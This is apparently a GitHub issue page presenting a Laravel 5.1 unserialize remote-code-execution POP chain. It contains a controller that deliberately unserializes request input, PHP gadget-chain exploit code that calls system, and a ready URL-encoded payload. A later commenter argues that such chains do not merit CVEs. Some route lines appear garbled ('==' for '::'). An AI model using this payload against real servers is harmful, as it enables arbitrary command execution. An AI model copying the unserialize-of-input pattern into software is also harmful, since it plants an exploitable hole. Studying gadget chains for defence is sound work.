New issue

Jump to bottom

Laravel5.1 Unserialize RCE #2

Open beicheng-maker opened this issue on Aug 16 · 4 comments

beicheng-maker commented on Aug 16 Owner

Laravel 5.1 POP Chain

```
composer create-project --prefer-dist laravel/laravel laravel5.1 "5.1.*"
app/Http/Controllers/UsersController.php adding a controller UsersController
```

```php
<?php
namespace App\Http\Controllers;
use Illuminate\Http\Request;
class UsersController extends Controller
{

    /**

     * 创建一个新用户。

     *

     * @param  Request  $request

     * @return Response

     */
    public function store(Request $request)
    {
        echo "Please post cmd to unserialize";

        $payload=$request->input("cmd");

        unserialize($payload);
        //
    }
}
?>
```

routes/web.php

```
Route==post('/test',[\App\Http\Controllers\UsersController==class,'store']);
```

```
<?php
use Illuminate\Support\Facades\Route;
/*
|--------------------------------------------------------------------------

| Web Routes

|--------------------------------------------------------------------------

|

| Here is where you can register web routes for your application. These

| routes are loaded by the RouteServiceProvider within a group which

| contains the "web" middleware group. Now create something great!

|

*/

Route==post('/test',[\App\Http\Controllers\UsersController==class,'store']);
```

EXP


```
<?php

namespace Illuminate\Auth;
class RequestGuard{
        protected $provider;
        protected $callback;
        protected $request;
        public function __construct(){
                $this->callback = 'call_user_func';
                $this->request = 'system';
                $this->provider = 'calc';
        }
}


namespace Illuminate\View;
use Illuminate\Auth\RequestGuard;
class InvokableComponentVariable{
        protected $callable=[];
        public function __construct(){
                $this->callable=[new RequestGuard,'user'];
        }
}
namespace SebastianBergmann\RecursionContext;
```

```php
use Illuminate\View\InvokableComponentVariable;
final class Context{
        private $arrays = [];
        public function __construct(){
                $this->arrays=new InvokableComponentVariable;
        }
}
echo urlencode(serialize(new Context));
?>
```

O%3A42%3A%22SebastianBergmann%5CRecursionContext%5CContext%22%3A1%3A%7Bs%3A50%3A%22%00SebastianBergmann%5CRecursionContext%5CContext%00arrays%22%3BO%3A42%3A%22Illuminate%5CView%5CInvokableComponentVariable%22%3A1%3A%7Bs%3A11%3A%22%00%2A%00callable%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A28%3A%22Illuminate%5CAuth%5CRequestGuard%22%3A3%3A%7Bs%3A11%3A%22%00%2A%00provider%22%3Bs%3A8%3A%22calc.exe%22%3Bs%3A11%3A%22%00%2A%00callback%22%3Bs%3A14%3A%22call_user_func%22%3Bs%3A10%3A%22%00%2A%00request%22%3Bs%3A6%3A%22system%22%3B%7Di%3A1%3Bs%3A4%3A%22user%22%3B%7D%7D%7D



👍 1

mir-hossein commented on Aug 22

Hello **@beicheng-maker**,

Would you please not request new CVE for POP chains? 🌺
POP chains mislead the users and MITRE will revoke the CVEs.
We discussed it here and here.

Same for #3 and #5

Thank you,
Regards,
Mirhossein

👍 1 👀 1

beicheng-maker commented on Aug 25 • edited ▾ Owner Author

> 你好**@beicheng-maker**,
>
> 请不要为 POP 链请求新的 CVE 吗？ 🌺 POP 链误导用户，MITRE 将撤销 CVE。 我们在这里和这里讨论过。
>
> #3和#5相同
>
> 谢谢， 问候， Mirhossein

Sorry, here I just wrote two identical ones, but only applied for one CVE

👍 1

mir-hossein commented on Aug 26

Hello!

Dear **@beicheng-maker**,

I mean: CVEs are NOT for POP chains.
POP chains are NOT vulnerabilities and they should NOT have CVEs.
MITRE will revoke all POP chain-related CVEs.

If you find an untrusted input in the `unserialize` function in any software, it's a vulnerability and you can request a CVE for it.

But if you find a POP chain and used your own `unserialize` function, it is NOT a vulnerability and please don't request MITRE to issue a CVE for it.

If you have any questions, I can answer them.

CC: **@Y4tacker**, **@guoyanan1g**.

Thank you 🌸,
Regards,
Mirhossein

beicheng-maker commented on Aug 26 Owner Author

> Hello!
>
> Dear **@beicheng-maker**,
>
> I mean: CVEs are NOT for POP chains. POP chains are NOT vulnerabilities and they should NOT have CVEs. MITRE will revoke all POP chain-related CVEs.
>
> If you find an untrusted input in the `unserialize` function in any software, it's a vulnerability and you can request a CVE for it.
>
> But if you find a POP chain and used your own `unserialize` function, it is NOT a vulnerability and please don't request MITRE to issue a CVE for it.
>
> If you have any questions, I can answer them.
>
> CC: **@Y4tacker**, **@guoyanan1g**.
>
> Thank you 🌸, Regards, Mirhossein

ok thank you very much for your answer and have a nice life

👍 1

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

2 participants